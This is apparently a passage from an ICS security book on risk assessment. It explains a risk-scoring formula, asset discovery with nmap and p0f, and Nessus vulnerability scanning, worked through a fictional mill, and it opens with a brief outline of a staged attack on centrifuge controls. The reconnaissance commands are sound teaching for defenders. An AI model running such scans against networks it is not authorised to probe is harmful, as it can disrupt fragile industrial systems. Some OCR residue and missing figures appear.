In this example, the stage 1 attack method is a spear phishing campaign, with the objective of stage 1 being to gain access to VictimCorp's business network and pivot into the ICS network by means of a secondary stage 1 attack method, targeting the engineering workstation located on the business network. Once inside the ICS network, stage 2 of the ICS attack is carried out, with the stage 2 attack methods targeting the centrifuge controls (for example, **Denial of Service** (**DOS**), **Man In the Middle** (**MITM**) or code manipulation attacks). The objective of stage 2 and the overall ICS cyber attack is to get the centrifuge to fail (sabotage).

## Risk assessments

The business dictionary defines risk assessment as:

> *"The identification, evaluation, and estimation of the levels of risks involved in a situation, their comparison against benchmarks or standards, and determination of an acceptable level of risk."*

In other words, risk assessments are about discovering everything that could potentially go wrong with a particular situation such as the specific setup and configuration of a system. By discovering the flaws or vulnerabilities of that system, the possibility of something going wrong and the potential impact of the occurrence can be determined. Given that explanation, let's look at a definition of risk. The authors of the book *Hacking Exposed Industrial Control Systems: ICS and SCADA Security Secrets & Solutions* by *Clint Bodungen*, *Bryan Singer*, *Aaron Shbeeb*, *Kyle Wilhoit*, *Stephen Hilt*, give the most complete description of risk I have encountered:

> *"Risk is the likelihood that a threat source will cause a threat event, by means of a threat vector, due to a potential vulnerability in a target, and what the resulting consequence and impact will be."*

- A *threat source* is the initiator of the exploit, sometimes called the **threat actor**
- A *threat event* is the act of exploiting a vulnerability or attack on the **system under consideration** (**SUC**)
- A *threat vector* is the avenue of attack or the delivery method of the exploit, such as using an infected thumb drive or using a phishing email to deliver a malicious payload
- A *vulnerability* is a flaw in the SUC, such as a misconfigured service, easily guessed password, or a buffer overflow programming error in an application
- *Likelihood* is the chance for the found vulnerability to become a threat event
- A *target* is the system under consideration
- A *consequence* is the direct result of a successful threat event, such as the crashing of a service or the installation of a malicious program
- The *impact* is the result of the operations, image, or financial welfare of the company

So with that, a risk assessment is about evaluating what vulnerabilities lurk around in the SUC, what the chances are that these vulnerabilities get exploited, and what the consequences of successful exploitation are for the system, the company that owns the system and the environmental impact. The result of a risk assessment is the risk score for a discovered vulnerability. The score takes into consideration all the factors that define **risk** by applying the following equation:

$$\boxed{risk = \frac{severity + (criticality * 2) + (likelihood * 2) + (impact * 2)}{4}}$$

In this scoring equation:


- The **severity** is a number ranging from 0-10, given to the vulnerability by a service like the National vulnerability Database by applying the an algorithm like  the **Common Vulnerability Scoring System** (CVSS). The CVSS (`https://www.first.org/cvss/`) provides an open framework for calculating and communicating the characteristics and impacts of IT vulnerabilities.
- The **criticality** is a number between 1 and 5 that reflects the importance of the SUC to the overall process.
- The **likelihood** is a number between 1 and 5 reflecting the chance of the vulnerability becoming a successful threat event or, in other words, the chance that the vulnerability will be successfully exploited.
- The **impact** is a number between 1 and 5 that reflects the financial impact on the company, the associated damage to the image of the company, the potential impact on the environment, and the associated risk to employees and public health safety in case of a compromise or failure of this system.

As IT and OT budgets aren't unlimited, mitigation efforts need to be concentrated on the areas that mitigate the most risk for the efforts and money spent. To that point, assigning values to these four factors should be done in a comparative way. The complete process should be kept in mind when assessing individual systems and the vulnerabilities within those systems. The better the correlative scoring, the more actionable that scoring becomes so that mitigation efforts can be better targeted and a better return on investment is achieved. The first three risk scoring values are relatively straightforward to assess:

- **Severity** is a set number, assigned by a scoring algorithm used by systems such as CVSS.
- **Criticality** is the resulting score of assessing the importance of the system within the overall process.
- **Impact** is a combination of system recovery cost, the cost associated with environmental impact, the cost related to employee and public health and safety impact, and the cost related to public relations efforts in case of a compromise. Combining these costs, a total cost of compromise is calculated, which creates an actionable scoring when correlated to all the other systems within the process.

The quality of a risk assessment heavily relies on the calculation of the **likelihood** scoring. The likelihood score adds insight into how much chance there is that the discovered vulnerability will be exploited and will result in a threat event.

From a high-level perspective, the following three activities should take place during a risk assessment:


Identifies potential **targets**
Asset Identification and System Characterization
Identifies potential **vulnerabilities, threat vectors/ sources/events**, and estimates **likelihood** and **consequence**
Vulnerability Identification and Threat Modeling
Calculates the potential **impact**
Risk Calculation and Mitigation

The first step is **Asset Identification and System Characterization**:

- This step involves finding all the assets of the system under consideration and assessing their **criticality** and the asset value, used for the **impact** scoring calculation
- The outcome of this step is a list of potential targets

The second step is **Vulnerability Identification and Threat Modeling**:

- This step involves discovering any potential vulnerabilities within the discovered assets and their associated CVSS score for **severity** calculation
- This step involves using thread-modeling techniques to add information on threat vectors, threat events, and threat sources. We will cover thread-modeling a little later in this chapter.
- This step assesses the **likelihood** and consequence of a compromise
- The outcome of this step will be a list of matrix with potential risk scenarios, made relevant and actionable for the system under consideration.

The third step is **Risk Calculation and Mitigation**:

- This step involves assessing the total **impact** of a threat event for each discovered target's vulnerability
- Combining all the discovered information, this step calculates the risk score
- The outcome of this step will be an actionable risk scoring per vulnerability that helps strategize remediation efforts

Where does a gap analysis fit into all this? A gap analysis is often mistaken for a risk assessment. A gap analysis only looks for all the mitigation controls in place for the system under consideration. It then compares those controls to a predefined list of recommended controls; the difference between the two are the discovered gaps. It doesn't take any likelihood, impact, or severity calculation into account. It just shows whether the system is using generally recommended mitigation controls. A gap analysis is often used to comply with regulatory requirements. It does not add any real security. It should be part of a risk assessment; it should not be considered the risk assessment.

## A risk assessment example

We are going to take the assessment approach, explained in the previous section and explore some details by applying it step by step to a fictive system under consideration. Let's imagine that the Slumbertown Mill from the previous chapter decided to hire a security consultant to help them assess and address risk to their ICS network. After outlining contractual details such as scope, timelines and deliverables, a security consultant will typically plan a site visit to start gathering information needed to complete the assessment.

## Step 1 - Asset identification and system characterization

The onsite security consultant will normally start with consulting existing documentation such as IP and asset lists, software and hardware inventory documentation and tracking systems in order to compile a list of assets and their IP addresses. The task is to find all of the assets of the system under consideration.

On a **regular IT network**, discovery of assets is often accomplished with scanning tools, running ping sweeps and ARP scans. NMAP is one such tool that can perform asset or host discovery scans. The following `nmap` command will run a ping sweep (`-sP`) of the `172.20.7.0/24` subnet:

```
# nmap -sP 172.20.7.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-04 15:54 Eastern
Daylight Time
Nmap scan report for 172.20.7.67
```

```
Host is up (0.042s latency).
MAC Address: 70:1A:05:E2:83:D0 (Liteon Technology)
Nmap scan report for 172.20.7.94
Host is up (0.64s latency).
MAC Address: A0:91:63:D5:CB:47 (LG Electronics (Mobile Communications))
Nmap scan report for 172.20.7.120
Host is up (0.074s latency).
MAC Address: CC:20:A8:62:48:2E (Apple)
Nmap scan report for 172.20.7.61
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 11.09 seconds
```

Or, it can be done through conducting an ARP scan with the `-PR` option:

```
# nmap -PR 172.20.7.0/24 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-04 16:02 Eastern
Daylight Time
Nmap scan report for 172.20.7.67
Host is up (0.052s latency).
MAC Address70:1A:05:E2:83:D0 (Liteon Technology)
Nmap scan report for 172.20.7.94
Host is up (0.0020s latency).
MAC Address: A0:91:63:D5:CB:47 (LG Electronics (Mobile Communications))
Nmap scan report for 172.20.7.120
Host is up (0.45s latency).
MAC Address: CC:20:A8:62:48:2E (Apple)
Nmap scan report for 172.20.7.61
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.49 seconds
```

We can filter out just the IP address by piping the `nmap` results through `awk`:

```
# nmap -sP -T 2 172.20.7.0/24 -oG - | awk '/Up$/{print $2}'
172.20.7.67
172.20.7.94
172.20.7.120
172.20.7.61
```

We use the ping sweep method (`-sP`), output a grepable string (`-oG -`), and pipe the results through `awk`, which will display the results of only those IP addresses that are up (`'/Up$/{print $2}'` ). We could redirect the output of this command to a file so we keep a record of all the IP addresses:

```
# nmap -sP 172.20.7.0/24 -oG - | awk '/Up$/{print $2}' > .\ips.txt

# cat .\ips.txt
172.20.7.67
```

```
172.20.7.94
172.20.7.120
172.20.7.61
```

As mentioned, this is how a consultant would generally discover assets on a regular IT network. However, devices on OT or ICS networks are often more sensitive to active scanning techniques. Some devices will buckle from a single ping packet and many OTs will suffer performance degradation while more intense port scanning is performed on the network. Compounding the issue is the fact that the uptime requirements for OT/ICS network and attached devices are many times higher than on regular IT networks. While it is okay to restart a DNS or DHCP server on a regular IT network, on OT networks, this kind of action can be disastrous. Processes running on OT networks often comprise many devices, and most of the time, if any single one of those devices fails, the entire process fails. To make things worse, ICS failures often result in safety-related incidents and lives might be on the line in certain situations. For these reasons, it is not recommended that you perform any type of active scanning on live or in-production OT/ICS networks. Instead, conduct scans while the ICS is down or out-of-production, with the knowledge that devices might have to be reset before restarting of production.


Another option for asset discovery is by using passive scanning techniques and tools. One such tool is `p0f`. The `p0f` tool runs on a host computer that sits on the network and it uses sniffed data to filter out live systems. Here is an example output from the `p0f` command, combined with the parsing capabilities of `awk` to only output relevant information:

```
# p0f -i eth0 | awk '/-\[/{print $0}'
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (syn) ]-
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (mtu) ]-
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (syn+ack) ]-
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (mtu) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (syn) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (mtu) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (uptime) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (syn+ack) ]-
```

On modern switched networks, this method will need a SPAN or MIRROR session on a switch to see all network passing through that switch. The preceding example only shows a single IP because that is the only one on the network segment this computer is attached to.

After going over network drawings, IP lists, asset-tracking system databases, and after conducting active and passive scanning, the consultant will end up with a list of *target* IP addresses and preferably the make, model, firmware, OS, and software details of each asset on the ICS network. This list will be used during the rest of the risk assessment process.

The following table shows an example IP list with OS versions, software and firmware revisions and other device details:



| Asset IP | Device Type | OS/Firmware and revision | Notes |
|---|---|---|---|
| | | | |
| 192.168.1.100 | Siemens S7-400 PLC | S7 CPU 414-3 PN/DP v6.1 | Boiler sytem - Production line West |
| 192.168.1.110 | Micrologix PLC | micrologix 1100 v17.0 | Converyor system East to West |
| 192.168.1.120 | Micrologix PLC | micrologix 1100 v17.0 | HVAC Main building |
| 192.168.1.123 | AD Domain controller | Windows Server 2012 R2 | ICS Domain controller |
| 192.168.1.125 | Operator workstation HMI | Windows XP SP 3 | Operator interface, process control west line |
| 192.168.1.200 | Engineering Workstation | Windows 7 x64 SP1 | Siemens control engineering workstation |
| 192.168.1.222 | Historian Server | Windows Server 2008 R2 SP1 | Plant wide historian data collection server |
| | | | |

Creating a comma-separated list with only the IP addresses makes for a handy import in most automated scanning tools later in the process.

We need to characterize the discovered assets, identify the systems they belong to, and identify as much other useful information as possible about the assets, such as the OS version, firmware revision, and installed software. This will help with creating feasible risk scenarios later on in the risk assessment process.

Having an up-to-date network architecture drawing will help tremendously with performing the characterization activities by visualizing the inter-connectivity between assets.


After the discovery of the assets, they need to be characterized, identifying and detailing functional aspects such as:

- Installed software and  subsystems that might be present
- The importance of the asset or system on the overall process
- Other characterizing details, such as last performed maintenance or system failure

We basically want to find out anything that will help the risk assessment with evaluating the impact, and likelihood of the asset or system getting compromised or failing. It helps to think of issues such as the time it would take to rebuild a system from scratch, the effect on the up or downstream equipment in case of system or asset failure. Finding out the allowed time for a system to be down before the entire process must be stopped (repair time objective) helps as well.

In the end, we need to get a clear understanding of the function and importance of the asset or system in the overall process

After performing the characterizing activities, the following is the updated asset list for the chapter's example assessment:



| Asset IP | Device Type | OS/Firmware and revision | Notes | Installed / enabled software | Upstream dependencies | Downstream dependencies | Repair time objective |
|---|---|---|---|---|---|---|---|
| | | | | | | | |
| 192.168.1.100 | Siemens S7-400 PLC | S7 CPU 414-3 PN/DP v6.1 | Boiler sytem - Production line West | - | Electrical subsystem, water supply | Entire plant | 1 hour |
| 192.168.1.110 | Micrologix PLC | micrologix 1100 v17.0 | Converyor system East to West | - | Production line - East | Production line - West | 1 day |
| 192.168.1.120 | Micrologix PLC | micrologix 1100 v17.0 | HVAC Main building | - | Electrical subsystem, Boiler system | Entire plant | 2 days |
| 192.168.1.123 | AD Domain controller | Windows Server 2012 R2 | ICS Domain controller | AD Services, Powershell | - | - | 7 days |
| 192.168.1.125 | Operator workstation HMI | Windows XP SP 3 | Operator interface, process control west line | WinCC, Powershell | - | Production line - West | 1 hour |
| 192.168.1.200 | Engineering Workstation | Windows 7 x64 SP1 | Siemens control engineering workstation | Simatic step 7v5.5, Powershell | - | - | 7 days |
| 192.168.1.222 | Historian Server | Windows Server 2008 R2 SP1 | Plant wide historian data collection server | OsiSoft PI historian System, Powershell | - | - | 4 hours |
| | | | | | | | |

## Step 2 - Vulnerability identification and threat modeling

The next step in the risk assessment process is aimed at finding all relevant vulnerabilities and associated threats for the list of IP addresses that were created in the previous step. This step uses threat modeling to accomplish this. Threat modeling is the process of turning threat information into actionable threat intelligence by means of threat events and risk scenarios. It is the process of collecting threat information about threat sources along with its motivations, capabilities, and activities. Threat information is general details on threats taken from online sources such as US-CERT, CVE, and NIST feeds.

Threat intelligence is general threat information, correlated and processed in a way that is of operational value to the organization and the SUC it was gathered for. Threat intelligence has actionable value to a company because the non-relevant threats and information are stripped and eliminated. The threat modeling process will cut out non-relevant information and, when done correctly, will help in a more streamlined and efficient mitigation process later on in the assessment process, giving a better return on investment for the overall process. From a high level perspective, threat modeling will correlate up-to-date threat (source) information with the discovered vulnerabilities found for the list of targets in the asset discovery step.

The activities in this step can be divided into the following:

1. Discover vulnerabilities in the system under consideration.
2. Gather information on the discovered vulnerabilities.
3. Conceptualize threat events.
4. Create risk scenarios.

## Discovering vulnerabilities

The first activity in this step is discovering all the vulnerabilities that are lurking in the system under consideration. There are two main methods in accomplishing this task: by comparison and by scanning. The comparison method takes all the running software, firmware, and OS versions and compares them to online vulnerability databases, searching for known vulnerabilities. Some online resources to find vulnerabilities include the following:

- `https://nvd.nist.gov`
- `https://cve.mitre.org`
- `https://ics-cert.usr-cert.gov/advisories`
- `http://www.securityfocus.com`
- `http://www.exploit-db.com`


It must be said that this method is very labor-intensive but has little to no risk to the ICS network as no network packets need to be sent or traffic added for the ICS network to gather the information.

The second method involves running a vulnerability scan with a tool such as Nessus (`https://www.tenable.com/products/nessus-vulnerability-scanner`) or OpenVAS (`http://www.openvas.org/`). The scanning method is faster and much less labor-intensive but will introduce lots of traffic to the ICS network and, depending on the type of scan, can have negative effects on the ICS devices.


With the potential of adverse effects on the ICS equipment, it is advised that you run any type of active scanning on a testing and development ICS network or an approximation of the ICS network. If you are lucky to have a test environment or a design setup in your or your customer's ICS environment, scanning and probing should be performed on that. Most of the time, such a network setup will not be present and an approximation of the existing production ICS network must be created. This involves taking a sampling of every model, type and firmware and software revision that runs on the production network and getting a spare or extra setup on a test network.

OSes and certain network devices can be virtualized; ICS devices such as controllers and HMIs can be found in the spares room of the plant. This will effectively create a duplicate of the production network that can be tested, probed, scanned, and interrogated at will.

With that, let's take a look at a production network like the one shown here:



It can be approximated with a test network like this:



Next we will look at the steps involved to perform a Nessus vulnerability scan. To be able to follow along with the exercise, you will need to install the Kali Linux version of the Nessus scanner, downloaded from `https://www.tenable.com/products/nessus/select-your-operating-system`, and sign up for a free home license from `https://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code`.

Once the Nessus scanner package is downloaded, open a Terminal on the Kali Linux VM and run the following commands:

```
root@KVM01010101:~/Downloads# dpkg -i Nessus-6.10.8-debian6_amd64.deb

Selecting previously unselected package nessus.
(Reading database ... 339085 files and directories currently installed.)
Preparing to unpack Nessus-6.10.8-debian6_amd64.deb ...
Unpacking nessus (6.10.8) ...
Setting up nessus (6.10.8) ...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.10.8 [build M20096] for Linux
Copyright (C) 1998 - 2016 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]
All plugins loaded (1sec)
 - You can start Nessus by typing /etc/init.d/nessusd start
 - Then go to https://KVM01010101:8834/ to configure your scanner

Processing triggers for systemd (232-25) ...
```


This will install the Nessus scanner and take care of any additional requirements and dependencies. Once the scanner is done installing, run the following command, as indicated by the installer, to finalize the installation and start the Nessus scanner service:

```
root@KVM01010101:~/Downloads# service nessusd start
```

With the scanner service running, open Firefox and navigate to the indicated URL (note that the URL might be different for your setup):

```
https://KVM01010101:8834/
```


The first thing we need to do is set up the scanner user; choose something memorable. Next, we need to fill in the free home license activation code to register the scanner. After this step, Nessus will update the scanner and the plugins and will show the following web page once done:



This folder is empty.

© 1998 - 2017 Tenable Network Security®. All Rights Reserved. Nessus Home v. 6.10.8

At this point, we can create a new scan. The network I will be scanning is a mixture of Windows servers and workstations, Linux workstations, and Industrial control devices such as PLCs and HMIs. After clicking on **New Scan**, we select the basic network scan as a scanner template:



Scan Library

All Templates | Scanner

Scanner Templates

**Advanced Scan** – Configure a scan without using any recommendations.

**Audit Cloud Infrastructure** – Audit the configuration of third-party cloud services.

**Badlock Detection** – Remote and local checks for CVE-2016-2118 and

**Bash Shellshock Detection** – Remote and local checks for CVE-2014-6271 and

**Basic Network Scan** – A full system scan suitable for any host.

**Credentialed Patch Audit** – Authenticate to hosts and enumerate missing updates.

**DROWN Detection** – Remote checks for CVE-2016-0800.

**Host Discovery** – A simple scan to discover live hosts and open ports.

**Intel AMT Security Bypass** – Remote and local checks for CVE-2017-5689.

**Internal PCI Network Scan** – Perform an internal PCI DSS (11.2.1) vulnerability scan.

**Malware Scan** – Scan for malware on Windows and Unix systems.

**MDM Config Audit** – Audit the configuration of mobile device managers.

**Mobile Device Scan** – Assess mobile devices via Microsoft Exchange or an MDM.

**Offline Config Audit** – Audit the configuration of network devices.

**PCI Quarterly External Scan** – Approved for quarterly external scanning as required by PCI.

**Policy Compliance Auditing** – Audit system configurations against a known baseline.


**SCAP and OVAL Auditing** – Audit systems using SCAP and OVAL definitions.

**Shadow Brokers Scan** – Scan for vulnerabilities disclosed in the Shadow Brokers leaks.

**WannaCry Ransomware** – Remote and local checks for MS17-010.

**Web Application Tests** – Scan for published and unknown web vulnerabilities.

The next screen requires some basic information as a name for the new scan, where to store it, and what targets to scan:



Name: ICS_BasicNetoworkScan


Description:

Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com REQUIRED

Upload Targets: hosts-ips.txt ✕

The targets are specified by uploading the text file containing the list of IPs from the asset discovery step, `hosts-ips.txt`. For this simple test, we will leave all settings at their default and launch the scan:

